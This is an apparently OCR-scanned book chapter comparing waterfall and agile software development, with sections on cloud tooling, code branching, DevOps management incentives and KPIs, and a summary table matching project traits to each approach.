


Figure 11-3. *Waterfall methodology for software development*

Advantages of the Waterfall Approach

There are quite a few significant advantages of the waterfall approach. Some of them are as follows:

- **Clarity on deliverables**: All members of the team agree on the deliverables. This clarity is good for planning, architecture, and interface designs.
- **Demonstrable and measurable progress**: Since the end goal is clear, it is relatively easy to quantify progress.
- **Multi-tasking support**: Team members can load balance and engage in multiple projects.

- **Large-scale/Platform Projects**: It is perfect for highly integrated projects, since the design is approved before the development cycle begins. For example, fabric controllers and operating systems.
- **Complete solution**: It facilitates delivery of a well-integrated solution that does not look like a patchwork solution. For example, ERP systems.

Disadvantages of the Waterfall Approach

A few disadvantages of the waterfall approach that lead to the development of a more innovative agile approach are listed here:

- **Lack of customer feedback**: This is especially true for innovative and new classes of solutions. It may be complicated for customer engineers to understand enough to provide meaningful feedback.
- **Change in customer priorities**: Typical development cycles of the waterfall approach are measured in years. During this time, priorities could change.
- **Customer dissatisfaction**: Customer engagement occurs so late in the waterfall cycle that the solution may not be in line with customer requirements and expectations.
- **Effecting change**: There is a very little opportunity to make any significant change in design, since interdependencies are baked in.

Agile

Agile is a solution for the current development landscape—it is a modern, collaborative, and team-based approach to development. Engineers engage for the entire application lifecycle, from design to deployment.

The agile approach emphasizes the continuous and rapid delivery of chunks of your application, and each chunk has at least one complete set of end-to-end functionality. As an example, on an e-commerce site, a Catalog could be an end-to-end feature that is designed and delivered during a month-long sprint. Subsequent sprints can take on the Cart functionality. Application-hardening features such as scaling out, disaster recovery, security reviews, and high availability could be sprint objectives.

Continuous software delivery has two distinct advantages, as follows:

- You can rapidly move from the ideation phase to working software much faster.
- The agile method allows you to test different features and usability forms for continuous incremental improvements.

In the waterfall approach, the emphasis is on creating tasks and schedules, while in the agile approach, each unit of measure is a time-boxed phase called a sprint. Each sprint has a defined duration (usually weeks) with an approved list of deliverables, and is typically planned out while the previous sprint is in execution mode. The prioritization of deliverables is driven by customer requests and the value each would accrue. Typically, sprint cycles are not extended, and any spillover is transferred to the next sprint. Sprint spillovers get added back to the sprint backlog, and new feature requests get added to the product backlog. The sprint team, led by a scrum master, moves items from the product backlog to the sprint backlog after reviewing customer priority and technical feasibility.

Note Sprints are usually between two and four weeks long and rarely last more than six weeks.

As the sprint backlog is completed, your application is deployed at the end of each sprint cycle and delivered to the customer for review. Customer feedback goes into the sprint backlog and is taken up in the next sprint. This is given the highest priority.

Figure 11-4 illustrates the agile methodology, from product backlog to sprint deliverable. The rinse/repeat cycle for sprints is shown with a two-to-four-week frequency. Daily collaboration meetings (also known as stand-up meetings) are often wrapped up in 30 minutes or less, during which each member updates his/her deliverable status in two to five minutes.



Daily Scrum Meeting
24 Hours
Product Backlog
Sprint Backlog
2-4 Weeks
Potentially Shippable Product Increment
Copyright © 2005, Mountain Goat Software

Figure 11-4. *Agile approach to application development. (Mike Cohn, Mountain Goat Software, "Topics in Scrum," 2005. Reprinted with permission.)*

Advantages of the Agile Methodology

There are significant advantages of the agile methodology, some of which are listed below.

- **De-risking investments**: Agile allows you to stagger investments, thereby significantly reducing any risk of loss.
- **Short time to market**: Agile allows you to get a working version of your software while application hardening can be done in next sprints.
- **Customer-driven development**: All agile activities are driven by customer requests; therefore there is no wasted effort. Additionally, the customer is expected to sign off on each sprint deliverable, and there is a great sense of co-ownership established with the customer.

Disadvantages of the Agile Methodology

As with other approaches, there are some disadvantages of the agile methodology. Some of these are as follows:

- **Cross-project multitasking**: Agile requires members to be fully engaged in the sprint and multitask on its deliverables. This may cause other initiatives to languish.
- **Efficiency is a casualty**: Feature areas may require a revisit, redesign, or redo, since overall initial investment in architecture and integration may not be taken on. However, the benefits far outweigh this disadvantage.
- **Quality could be a casualty**: The predominant focus of the agile methodology is delivering functionality, especially around the seams or integration points. This is best addressed by devoting an entire sprint cycle to integration bug bashing in order to discover and fix quality issues.

Tooling

Cloud platforms have virtually removed the dependencies of testing and development from physical servers, to the extent that one of the most popular use cases for the cloud is development and testing. Cloud platforms, scalable by design, are also indispensable to agile teams, as they allow parallel activities while reducing lead times in hardware and software procurement and machine provisioning. In turn, your business can better deliver on business goals.


Testing and Staging Servers on Demand

Cloud platforms keep multiple instances available for testing in parallel. These resources are available without any capital expenditure, and you pay for the time you are using them. Cloud platforms support automation, which is useful for launching serialized test scenarios and pulling down the instance programmatically when tests are complete. Of course, there is no lead time required for hardware procurement, software licensing and installation, or onboarding to your virtual network.

Specialized Services

A range of specialized software services are available to manage agile development, especially in project management, issue management, and automated testing environments. A number of these services are available as SaaS offerings in the cloud as well.

Tooling has come of age, especially in support of an agile methodology executing in a DevOps environment. Most popular tools, like Jira (see Figure 11-5), are developed as cloud applications. These tools enable you to create storyboards that feed the product backlog, track sprint backlog tasks and bugs, and store your source code and initiate builds from a browser, thus truly supporting a global team model.



Team Scrum Board

SPRINT: Sprint 3 QUICK FILTERS: Product UI Server Only My Issues Recently Updated

To Do	In Progress	In Review	Done
TIS-28 Research options to travel to Pluto (5)	TIS-27 Add Phobos and Deimos Tours as a Preferred Travel Partner (8)	TIS-58 Add feedback button to the plugin sample code	TIS-9 After 100,000 requests the SeeSpaceEZ server dies
TIS-8 Requesting available flights is now taking > 5 seconds	TIS-10 Bad JSON data coming back from hotel API	TIS-45 Email non registered users to sign up with Teams In Space (2)	TIS-16 Establish relationship with local office supplies company (3)
	TIS-25 Engage Jupiter Express for outer solar system travel (5)		TIS-7 500 Error when requesting a reservation
	TIS-20 Engage Saturn Shuttle Lines for group tours (3)		TIS-11 Register with the Mars Ministry of Labor (2)

Figure 11-5. *Tracking sprint progress*

Branch and Merge Code

MVP and other agile development methodologies deliver features over several releases. This means that code currently in production should be enhanced with both minor changes and major redesigns. Code branching allows you to take a snapshot of the code and change it, after which that branch is merged back into the main thread to deploy into production. Code branching and merging involve concurrently handling multiple versions of code in development and staging builds. Figure 11-6 shows how multiple versions are branched out. A shared branch used for version control to which all developers commit code is known as trunk.




Figure 11-6. *Code branching and merging. (Paul Hammant, "Microsoft's Trunk-Based Development, 2014. Paul Hammant's blog. Reprinted with permission.)*

Innovation and Experimentation

The ability to spawn multiple groups and instances in parallel is essential for innovation in agile development groups. If a significant customer is interested in a potential feature or story, you, as a business owner, should be able to spawn a development instance and group to quickly build and test it without waiting for the next development cycle. Cloud computing, together with agile development, leads to faster development cycles. Thus, you can deliver quicker builds that are less taxing on the team, which leads to experimentation and innovation.

Management Behaviors

Modernization of an organization also requires significant changes in management behavior. The following changes enforce the culture of organizing along the DevOps model, and help in adopting agile methodology in the cloud era:

- Incentives to drive behaviors
- Impactful KPI to measure performance
- Promotion of transparency
- Sharing learnings—abundance mindset

Incentives to Drive Behaviors

From a management perspective, you must ensure that team members in DevOps roles are properly incentivized to support the business outcomes you desire. If you use lines of code or the number of sleepless nights responding to support calls as a measure of performance, it is time to change. You should work with your leadership team and human resources department to adjust the incentives so that the desired behaviors are encouraged, rewarded, and recognized.

Impactful KPI to Measure Performance

Traditionally, management was responsible for measuring key performance indicators (KPIs) around tasks such as lines of code, story points, or velocity to quantify progress. While these measures are fine, they are meaningless in terms of driving automation, agility, quality, and customer satisfaction. Therefore, your dashboard should include KPIs on automation processes such as frequency of builds, build success rates, and build time, as well as other metrics to measure availability and, more importantly, MTTR (mean time to repair).

Promotion of Transparency

One of the goals of modern application development organizations should be promoting a culture of continuous improvement. You should work toward creating an open and honest environment in which people are not afraid of making mistakes and are encouraged to experiment, as this strategy will go a long way toward fostering a modern organization for the cloud era.

Transparent organizations do not hide information; they share it openly with internal teams as well as with customers regardless of its nature (good or bad). This level of transparency creates trust that leads to team spirit and a productive work environment.

Transparent and open team conduct includes honest and accusation-free post-mortems at the conclusions of sprints. Team members should be encouraged to openly discuss what went right and what did not, learn from it, and make improvements in the next sprint.

Sharing Learnings—Abundance Mindset

In continuation of our discussion of transparency, you should implement the following guidelines:

- Celebrate successful sprints and offer tokens of appreciation to team members.
- Reward teams, not individuals—avoid creating superheroes.
- Share both your good and bad experiences with the world via conferences, meetings, and seminars.
- Let the world know your good work.

You should have an abundance mindset—give magnanimously and be assured that the universe will reward you in myriad ways, by recruiting great talent or attracting new customers who heard about your innovative approaches to problem-solving. Everyone—your customers and employees—wants to be involved with a business that is successful and doing good things.

Summary

Modernization of your organization for the cloud is a journey, not a destination. Modernization is more than automation of builds and infrastructure; it is a way of organizing people and putting the appropriate processes in place to ensure success. The agile development approach using a DevOps organization structure may be a good fit for your business. The summary list in Table 11-2 can help you identify the best modernization option for your project characteristics.

Table 11-2. *Preferred Modernization Option for Project Characteristics*

Selection Criteria	**Comment**	**Waterfall/ Silo Org**	**Agile/ DevOps Org**
Risk Averse	Low tolerance to the risk of failure	Avoid	Prefer
Time to Market	Short- to medium-term	Avoid	Prefer
Innovative Technology	Never been tried before	Avoid	Prefer
Tech Expertise	High-caliber team members	Not required	Prefer
Complex Project	Never been done before	Prefer	Avoid
Integrated Project	Multiple modules are required	Prefer	Avoid
Requires Customization	Varied business requirements	Prefer	Avoid

Index